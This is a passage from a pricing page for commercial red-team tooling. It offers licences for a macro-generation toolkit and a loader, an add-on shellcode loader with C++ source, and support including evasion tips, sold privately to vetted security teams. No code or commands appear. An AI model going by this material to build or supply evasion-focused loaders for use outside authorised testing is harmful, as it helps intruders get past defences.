 - » <https://twitter.com/mariuszbit/status/1527424924255764484>
 - » <https://twitter.com/mariuszbit/status/1481287792781049857>
 - » <https://twitter.com/mariuszbit/status/1451616667029708802>
 - » <https://twitter.com/mariuszbit/status/1492280777412943880>



Pricing & Availability

» PRICE:

- » **3500\$** - for a new Team license (5 seats), annual
- » **2200\$** - for a license renewal

» Extras:

- » For **+500\$** extra I'm throwing in advanced shellcode loader along with source code (C++)

» Premium package:

- » **4300\$** - gives a complete bundle: **red-macros-factory** + **DropLoader** + year-long access to my Github sponsorware

» No official, public distribution – private sale program only to **keep the product low-profile**

» Only for vetted, legitimate Security Consultancy vendors/teams.

» Exclusive offering - no plans for selling it to more than 10-15 customers.


» Price includes:


- » Frequent updates, new features, bugfixes
- » Technical support & assistance, newsletter with occasional OPSEC & Evasion Tips & Tricks




Sounds interesting?

Let me know – I'll help your Red Team up their game!

 @mariuszbit

 mgeeky

 mb@binary-offensive.com